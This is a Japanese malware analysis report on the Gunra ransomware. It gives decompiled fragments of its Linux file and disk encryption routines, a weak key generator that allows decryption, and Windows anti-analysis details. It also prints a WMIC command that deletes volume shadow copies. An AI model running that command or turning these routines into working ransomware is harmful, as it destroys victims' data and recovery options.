AhnLab サイバー脅威インテリジェンスレポート

TLP : CLEAR

分析レポート

Gunra ランサムウェア

Linux から Windows まで、攻撃者はどのように動いたのか？

AhnLab セキュリティインテリジェンスセンター(ASEC)

2025年11月20日

AhnLab

目次

概要

Gunra 情報

- 2025年4月から活動開始
- 韓国、日本、エジプト、パナマ、イタリア、アルゼンチンなどの多国籍企業を対象に攻撃

ランサムウェア情報 – ELFフォーマット : Linux対象

- ランサムウェア動作前の引数値確認 - 様々な機能が存在
- 暗号化対象に応じて異なる暗号化キーを生成・使用
- ChaCha20暗号化アルゴリズムによるファイルおよびディスク暗号化
- 暗号化キーは RSA 暗号化アルゴリズム - 暗号化後、ファイル末尾に挿入または別途ファイルに保存
- 脆弱な乱数生成関数 - 暗号化キーと Nonce 値の予測が可能、高い確率で復号化可能


ランサムウェア情報 – EXEフォーマット : Windows 対象

- MurmurHash2 ハッシュアルゴリズムによる DLL および API 文字列の動的展開使用（分析妨害）
- 重複実行防止のため「kjsidugiaadf99439」という名前のミューテックスを生成
- 暗号化されたファイルの復元を防ぐため、WMI を使用してボリュームシャドウコピーを削除
- ファイルごとに毎回異なる暗号化キーを生成および使用
- ChaCha8 暗号化アルゴリズムによるファイル暗号化
- ファイル暗号化に使用されたキーは RSA 暗号化アルゴリズム - 暗号化後ファイル末尾に挿入
- 暗号化対象ファイルの拡張子およびサイズに応じて異なる方法で暗号化

攻撃グループの紹介

2025年4月から活動を開始した Gunra ランサムウェアグループは、主に Windows と Linux システムを標的とする。韓国、日本、エジプト、パナマ、イタリア、アルゼンチンなどの多国籍企業を対象に攻撃を実行しているとされている。

Gunra ランサムウェアは他のランサムウェアグループと同様に、感染したシステムのファイルを暗号化し、被害企業の機密データを窃取する。身代金（ransom）を支払わない場合、窃取した情報を公開する。



[図1] Gunra ランサムウェアグループの DLS ホームページ（.onion）

AhnLab の分析によると、Gunra ランサムウェアグループは Windows システムには EXE 形式、Linux システムには ELF 形式のランサムウェアを使用しているものと確認された。

Linux システム対象の ELF 形式ランサムウェアは、Windows 対象の EXE 形式ランサムウェアと類似した暗号化機能を持っている。ただし、Linux 環境に特化したコマンドを活用してシステムを掌握するのが特徴である。特に、最近あらゆる業界で問題となっている Linux サーバー環境での被害可能性が高いため、企業の注意が求められる。

Windows システムを狙った EXE 形式のランサムウェアでは、「kjsidugiaadf99439」という名前のミューテックス生成、ボリュームシャドウコピーの削除、暗号化対象ファイルの拡張子/サイズに応じて異なる方式で暗号化を実行した。

攻撃手法の比較：ELF vs EXE

Linux 環境を狙う ELF 形式の Gunra ランサムウェアは ChaCha20 暗号化アルゴリズムを使用し、暗号化に必要なキー値と Nonce 値を生成する際に暗号学的に脆弱な乱数生成関数を使用する。これにより、高い確率で暗号化されたデータを復号化できる。

一方、Windows システム向けの EXE 形式の Gunra ランサムウェアは、ChaCha8 暗号化アルゴリズムを使用する。キー値と Nonce 値は Cryptographic Service Provider(CSP) に基づくCryptGenRandom() API を使用して生成する。暗号学的に安全な乱数生成方式であるため、復号化は事実上不可能である。

	ELF 形式	EXE 形式
暗号化アルゴリズム	ChaCha20	ChaCha8
乱数生成方式	time() 関数ベースの rand() 関数を使用	CryptGenRandom() API の使用
復号化の可能性	可能	不可能

[表1] ELF 形式と EXE 形式の Gunra ランサムウェアの特徴比較

ELF と EXE 形式の Gunra ランサムウェアの詳細な攻撃手法については後述する。

分析 - 第 1部 : Linux（ELF フォーマット）

1. 初期ルーチン

ELF 形式の Gunra ランサムウェアは、実行初期段階で渡された引数値の有効性チェックを行う。必要な全ての引数値が正しく渡された場合にのみ、ランサムウェアは正常に実行される。

引数値	動作	必要性
-t, --threads	暗号化に使用するスレッド数	必要
-p, --path	暗号化対象のパス	必要
-e, --exts	暗号化対象ファイルの拡張子	必要
-r, --ratio	暗号化比率 (MB単位)	必要
-k, --keyfile	RSA 公開キーファイルのパス	必要
-s, --store	ChaCha20 暗号化アルゴリズムのキー保存パス	選択
-l, --limit	最大暗号化サイズ (GB単位)	選択

[表2] 引数値ごとの動作

```
argparse_init((__int64)v20_array, (__int64)&v21, (__int64)&usages, 0);// memset
argparse_describe(
  v20_array,
  "\nA brief description of what the program does and how it works.",
  "\nAdditional description of the program after the description of the arguments.");
argparse_parse(v20_array, argc, (__int64)argv);
if ( Input_NumberOfThreads <= 0 || Input_NumberOfThreads > 100 )
{
  fprintf(
    (unsigned int)&_stderr_FILE,
    (unsigned int)"Invalid number of threads: %d. Must be between 1 and %d.\n",
    Input_NumberOfThreads,
    100,
    v4,
    v5,
    (char)argv);
  return 1;
}
if ( !Input_EncryptTargetFilePath || !*Input_EncryptTargetFilePath )
{
  fwrite_unlocked("Path to files to encrypt is required.\n", 1LL, 38LL, &_stderr_FILE);
  return 1;
}
```

[図2] 引数値に対する有効性チェック

2. 暗号化準備

Gunra ランサムウェアは、--path 引数で渡されたパスに対して暗号化を実行する。暗号化方式は対象の種類により大きく ▲ファイル暗号化 ▲ディスク暗号化に分類される。ファイル暗号化の場合、ファイルごとに独立した暗号化スレッドを生成して暗号化を進める。生成されるスレッド数は --threads 引数に基づいて設定される。この際使用するスレッド数は最小1個から最大100個まで設定できる。

暗号化対象ファイルの拡張子は --exts 引数で設定する。「all」を指定した場合、暗号化対象パス内の全ファイルを暗号化する。特定の拡張子を指定する場合、最大32個まで設定可能である。

```
v117 = strdup(Input_EncryptTargetFileExtension);
if ( !(unsigned int)strcasecmp(v117, "all") ) // Compare : Encrypt Target File Extension == "all"
{
  LODWORD(Encrypt_Struct[256]) = 1;
  strncpy(&Encrypt_Struct[192], "all", 32LL);
}
else
{
  for ( i = strtok(v117, ","); i && SLODWORD(Encrypt_Struct[256]) <= 31; i = strtok(0LL, ",") )// If Not Encarypt Target File Extension is "all" >> strtok with ","
  {
    strncpy(&Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 192], i, 31LL);
    HIBYTE(Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 193]) = 0;
    ++LODWORD(Encrypt_Struct[256]);
  }
  if ( !LODWORD(Encrypt_Struct[256]) )        // If Count of "Encrypt Target File Extension" is 0 >> fwrite
  {
    fwrite_unlocked((__int64)"No valid extensions provided\n", 1uLL, 29LL, (__int64)&_stderr_FILE);
    return 1;
  }
}
```

[図3] 暗号化対象ファイル拡張子の設定

Gunra ランサムウェアは、--path 引数に渡されたパスの種類に応じて以下のように動作する。

ファイルパスが渡された場合、ファイル拡張子チェックなしで直ちに暗号化スレッドが生成され暗号化を実行する。ただし、--exts オプションに「encrt」値が設定されている場合は、該当ファイルを暗号化しない。

フォルダーパスが渡された場合、下位パスに存在するすべてのファイルを対象に暗号化除外対象かどうかを確認し、拡張子チェックを実行する。指定された拡張子を持つファイルに対してのみ、それぞれの暗号化スレッドを生成して暗号化を実行する。

暗号化除外対象ファイルおよび拡張子
R3ADM3.txt、 .encrt

[表3] 暗号化除外対象ファイルおよび拡張子

```
if ( !(unsigned int)strcasecmp(a1, "R3ADM3.txt") )// Skip #1
{
  puts("Skipping R3ADM3.txt file");
  return 0LL;
}
else if ( !(unsigned int)strcasecmp(Encrypt_Struct + 3072, "encrt") )// Skip #2
{
  return 0LL;
}
else if ( *(_DWORD *)(Encrypt_Struct + 4096) == 1 && !(unsigned int)strcasecmp(Encrypt_Struct + 3072, "all") )
{
  return 1LL;
}
else
{
  v3 = strrchr(a1, 46LL);                   // Find Last "."
  if ( v3 )
  {
    for ( i = 0; i < *(_DWORD *)(Encrypt_Struct + 4096); ++i )
    {
      if ( !(unsigned int)strcasecmp(v3, Encrypt_Struct + 32 * (i + 96LL)) )// When Find
        return 1LL;
```

[図4] 暗号化除外対象の確認および暗号化対象拡張子チェック

ディスクパスが渡された場合、--exts オプションに "disk" 値が設定され、--store 引数を通じて暗号化キーの保存パスが指定された場合にのみ、該当ディスク全体を暗号化する。

```
if ( is_directory((__int64)Input_EncryptTargetFilePath) )// Check Target - Is Directory
{
  printf((unsigned int)"Encrypting directory %s\n", (_DWORD)Input_EncryptTargetFilePath, v5, v6, v7, v8, (char)argv);
  parse_directory((__int64)Input_EncryptTargetFilePath, (char)Encrypt_Struct);
}
else if ( is_regular_file((__int64)Input_EncryptTargetFilePath) )
{
  if ( (unsigned int)strcasecmp(&Encrypt_Struct[192], "encrt") )// If "encrt" Not Exist >> Execute
  {
    printf((unsigned int)"Encrypting file %s\n", (_DWORD)Input_EncryptTargetFilePath, v9, v10, v11, v12, (char)argv);
    spawn_or_wait_thread(
      (__int64)Input_EncryptTargetFilePath,
      (__int64)Encrypt_Struct,
      (int)Encrypt_Struct,
      v13,
      v14,
      v15);
  }
}
else if ( is_disk((__int64)Input_EncryptTargetFilePath) )
{
  if ( !(unsigned int)strcasecmp(&Encrypt_Struct[192], "disk") )// If "disk" Exist >> Execute
  {
    printf((unsigned int)"Encrypting disk %s\n", (_DWORD)Input_EncryptTargetFilePath, v16, v17, v18, v19, (char)argv);
    encrypt_disk((__int64)Input_EncryptTargetFilePath, (__int64)Encrypt_Struct);
  }
  else
  {
    printf(
      (unsigned int)"Path %s is a disk, but not specified for disk encryption. --exts=disk\n",
      (_DWORD)Input_EncryptTargetFilePath,
      v16,
      v17,
      v18,
      v19,
      (char)argv);
  }
}
```

[図5] 暗号化対象パス引数による動作フロー


3. ファイルおよびディスクの暗号化

ファイル暗号化は、--store 引数値が設定されている場合と設定されていない場合の両方で動作する。暗号化アルゴリズムは ChaCha20 であり、暗号化に使用される32バイトサイズのキーと12バイトサイズの Nonce 値は毎回新規生成される。

--store 引数値が設定された場合、ChaCha20 暗号化アルゴリズムに使用されるキーは RSA 公開キーで一度暗号化され、該当パスに .keystore 拡張子で保存される。一方、--store 引数が設定されていない場合は、暗号化ファイルの末尾に該当キーが挿入される。

```
chacha20_init_state(v11, a1, a2, a3);
for ( i = 0; ; i += 64 )
{
  result = i;
  if ( (int)i >= a6 )
    break;
  chacha20_block(v11, v10, 20LL);
  ++v12;
  for ( j = i; j <= (int)(i + 63) && j < a6; ++j )
    *(_BYTE *)(j + a5) = v10[j - i] ^ *(_BYTE *)(j + a4);
}
return result;
```

[図6] ChaCha20 暗号化アルゴリズム



[図7] –store 引数値による暗号化キー保存方式

ファイル暗号化は、引数として渡された --limit および --ratio 引数値に基づいて設定された暗号化制限と比率に基づき、異なる方法で進行する。暗号化方式を見ると、まず 1MB サイズを暗号化した後、--ratio 引数値が設定されている場合、その値分の MB サイズの内容をスキップし、再び 1MB サイズを暗号化する方式を繰り返す。

暗号化対象ファイルのサイズが –limit 引数で渡された値より大きい場合、ファイルの先頭からそのサイズまでを暗号化する。ファイルのサイズが –limit 引数で渡された値より小さい場合、ファイル全体を暗号化する。

```
if ( a5_limit_Value && v74_limit_Value_Bytes < v91_Target_Size )
{
  while ( v97 < v74_limit_Value_Bytes )     // Encrypt Size : "limit"
  {
    fseek(v83_Target_Handle, v97, 0LL);
    v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
    if ( !v75_fread_Result )
      break;
    chacha20_xor(
      (__int64)v63_32,
      1u,
      (__int64)v73_12,
      v77_malloc_1MB_Result,
      v76_malloc_1MB_Result,
      v75_fread_Result);                    // ChaCha20
    fseek(v83_Target_Handle, v97, 0LL);
    fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
    fflush_unlocked(v83_Target_Handle);
    v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes;// Next Offset : "Read" + "Encrypt Ratio (MB)"
  }
}
else
{
  while ( 1 )                               // Encrypt Size : All
  {
    fseek(v83_Target_Handle, v97, 0LL);
    v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
    if ( !v75_fread_Result )
      break;
    chacha20_xor(
      (__int64)v63_32,
      1u,
      (__int64)v73_12,
      v77_malloc_1MB_Result,
      v76_malloc_1MB_Result,
      v75_fread_Result);                    // ChaCha20
    fseek(v83_Target_Handle, v97, 0LL);
    fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
    fflush_unlocked(v83_Target_Handle);
    v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes;// Next Offset : "Read" + "Encrypt Ratio (MB)"
  }
}
```

[図8] 引数値によるファイル暗号化方式

ディスク暗号化は --store 引数値が設定されている場合にのみ動作する。暗号化アルゴリズムは ChaCha20 であり、暗号化に使用される 32 バイトサイズのキーと 12 バイトサイズの Nonce 値は毎回新規生成される。

まず、暗号化対象ディスクのパス文字列から「/」を「_」に置換した文字列を生成する。これを基に、暗号化キーを保存する .keystore ファイルと暗号化進行状況を記録する .progress ファイルを作成する。

暗号化はファイル暗号化と同様の方法で進行する。引数として渡された –limit および –ratio 引数値に基づき設定された暗号化制限と比率に基づいて、それぞれ異なる方法で暗号化する。

```
v61_Target_Handle = open(a1_Input_EncryptTargetFilePath, 2, v11, v12, v13, v14, v35);
if ( (v61_Target_Handle & 0x80000000) == 0 )// Check - Success to "open"
{
  v60_Target_Size = lseek(v61_Target_Handle, 0LL, 2LL);// Get Size of Disk (Target)
  if ( v60_Target_Size == -1 )
  {
    printf((unsigned int)"lseek disk size", 0, v19, v20, v21, v22, v36);
    close(v61_Target_Handle);
    return 6LL;
  }
  else
  {
    lseek(v61_Target_Handle, 0LL, 0LL);
    v59_1MB = 0x100000LL;               // 1MB
    v58_Encrypt_Ratio_Bytes = (int)(*(_DWORD *)(v36 + 4104) << 20);// Encrypt Ratio : from MB to Bytes
    v57_malloc_1MB = malloc(0x100000LL);
    v56_malloc_1MB = malloc(v59_1MB);
    if ( v57_malloc_1MB && v56_malloc_1MB )
    {
      printf((unsigned int)"Encrypting disk... size: %d\n", v60_Target_Size, v23, v24, v25, v26, v36);
      v65_Offset = 0LL;
      v55_Read_Result = 0LL;
      v54_limit_Bytes = (__int64)*(int *)(v37 + 4108) << 30;// limit : from GB to Bytes
      v53 = v60_Target_Size;
      if ( *(_DWORD *)(v37 + 4108) && v54_limit_Bytes < v60_Target_Size )// If limit < Target
      {
        while ( v65_Offset < v54_limit_Bytes )
        {
          v53 = v54_limit_Bytes - v65_Offset;
          v29 = v54_limit_Bytes - v65_Offset;
          if ( v59_1MB <= v54_limit_Bytes - v65_Offset )
            v29 = v59_1MB;
          v52 = v29;
          v55_Read_Result = pread(v61_Target_Handle, v57_malloc_1MB, v29, v65_Offset);
          if ( v55_Read_Result <= 0 )
            break;
          chacha20_xor((__int64)v45_32, 1u, (__int64)v44_12, v57_malloc_1MB, v56_malloc_1MB, v55_Read_Result);// Encrypt Algorithm : ChaCha20
          v51 = pwrite(v61_Target_Handle, v56_malloc_1MB, v55_Read_Result, v65_Offset);
          if ( v51 != v55_Read_Result )
            break;
          v30 = v53;
          if ( v58_Encrypt_Ratio_Bytes <= v53 )
            v30 = v58_Encrypt_Ratio_Bytes;
          v50 = v30;
          v65_Offset += v55_Read_Result + v30;// Offset = Read + Ratio
          write_progress(v38_progress, v65_Offset);
        }
      }
      else                              // If limit >= Target
```

[図9] 引数値によるディスク暗号化方式

4. 復号化の可能性

各暗号化スレッドは、ChaCha20 暗号化アルゴリズムを使用して暗号化を行うが、この際に使用される32バイトのキーと12バイトの Nonce 値を生成する関数には暗号学的に脆弱な部分がある。簡単に説明すると、セキュリティが非常に低い乱数が生成されるということである。

乱数生成関数は time() 関数を通じて現在の時間を秒単位で取得し、これを基に rand() 関数に使用するシード値を生成する。しかし time() 関数の戻り値を基にシード値を生成する32回および12回のループが非常に短い時間内に実行されるため、同一のシード値が使用される可能性が高い。


これにより rand() 関数が同一のバイト値を生成することになる。結果として同一のバイトが連続する32バイトのキーと12バイトの Nonce 配列が生成される。暗号学的に非常に脆弱なキーと Nonce 値が使用されていると見なせる。

```
__int64 __fastcall generate_rand(__int64 a1_Buffer, unsigned int a2_Size)
{
  __int64 v2_CurrentTimeWithSeconds; // rdi
  __int64 result; // rax
  unsigned int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2_Size )
      break;
    v2_CurrentTimeWithSeconds = (unsigned int)time(0LL);// Get Current Time - Unit : Second
    srand(v2_CurrentTimeWithSeconds);           // Same Current Time (Second) >> Same Seed
    *(_BYTE *)(i + a1_Buffer) = rand();         // Same Seed >> Same Value
  }
  return result;                                // (Result) Buffer : Fill with Same Value
}
```

[図10] 暗号化キーおよび Nonce 値の生成に使用された暗号学的に脆弱な関数


[図11] は、脆弱な乱数生成関数で作成された ChaCha20 暗号化アルゴリズムのキーおよび Nonc 値を含む配列である。同一バイトが連続する形式のキーと Nonce 値が生成される様子が確認できる。



[図11] 脆弱な乱数生成関数で作成された ChaCha20 キーおよび Nonce値（RSA暗号化前）

この方式で Gunra ランサムウェアによって暗号化されたファイルは、0x00 から 0xFF までの256個のバイト値を基にした Brute Force 手法によって、高い確率で復号化が可能である。

[図12]は、暗号化されたファイルを対象に Brute Force 手法を使用して暗号化に使用された乱数を識別した後、これを基に復号化を実行した例である。



[図12] 復号化結果（PDFファイルシグネチャー確認）

分析 - 第 2部 : Windows（EXEフォーマット）

1. 初期ルーチン

Gunra ランサムウェアは、MurmurHash2 ハッシュアルゴリズムに基づいた API Resolving 手法を使用する。API Resolving とは、実行中に必要なモジュールや関数を識別して読み込む作業を指す。これにより、kernel32.dll、LoadLibraryA などの DLL と API を動的にロードして使用する。防御者の分析を困難にするために、このような作業を行っていると見られる。

```
if ( (int)v4 >= 4 )
{
  v16 = v4 >> 2;
  LODWORD(v4) = v4 - 4 * (v4 >> 2);
  do
  {
    v17 = 1540483477 * *(_DWORD *)v13;
    v13 += 4;
    v15 = (1540483477 * (v17 ^ HIBYTE(v17))) ^ (1540483477 * v15);
    --v16;
  }
  while ( v16 );
}
```

[図13] MurmurHash2 ハッシュアルゴリズムを使用する API Resolving 手法


また、重複実行防止のために「kjsidugiaadf99439」という名前のミューテックスを生成する。ミューテックス名は難読化されている。そして、CreateMutexA() API 使用前に動的に解放して使用する。

Hex								ASCII
00 6B 6A 73	69 64 75 67	69 61 61 64	66 39 39 34	.kjsidugiaadf994
33 39 00 00	DD 8E 00 00	10 79 DC 5F	0C 02 00 00	39..Ý....yÜ_....

[図14] 重複実行防止に使用されるミューテックス名

攻撃者は WMI を使用して、現在プログラムを実行したユーザーのすべてのボリュームシャドウコピーを削除する。まず、「SELECT * FROM Win32_ShadowCopy」クエリを通じてユーザー環境にある全てのボリュームシャドウコピーID を取得する。そして、CreateProcessW() API を使用して各ボリュームシャドウコ

ピーを削除するコマンドを実行する。これは防御者が暗号化されたファイルを復元するのを防ぐためである。



[図15] ボリュームシャドウコピーを削除するコマンド

WMI クエリ
SELECT * FROM Win32_ShadowCopy

[表 4] すべてのボリュームシャドウコピーID を取得するための WMI クエリ

cmd コマンド
cmd.exe /c C:¥¥Windows¥¥System32¥¥wbem¥¥WMIC.exe shadowcopy where ¥"ID='{%s}'¥" delete

[表5] ID 値に基づいて該当ボリュームのシャドウコピーを削除する cmd コマンド

2. 暗号化準備

Gunra ランサムウェアは、▲暗号化実行スレッド ▲暗号化対象を探索して、接続リストに登録するスレッドなど、2種類のスレッドを生成する。

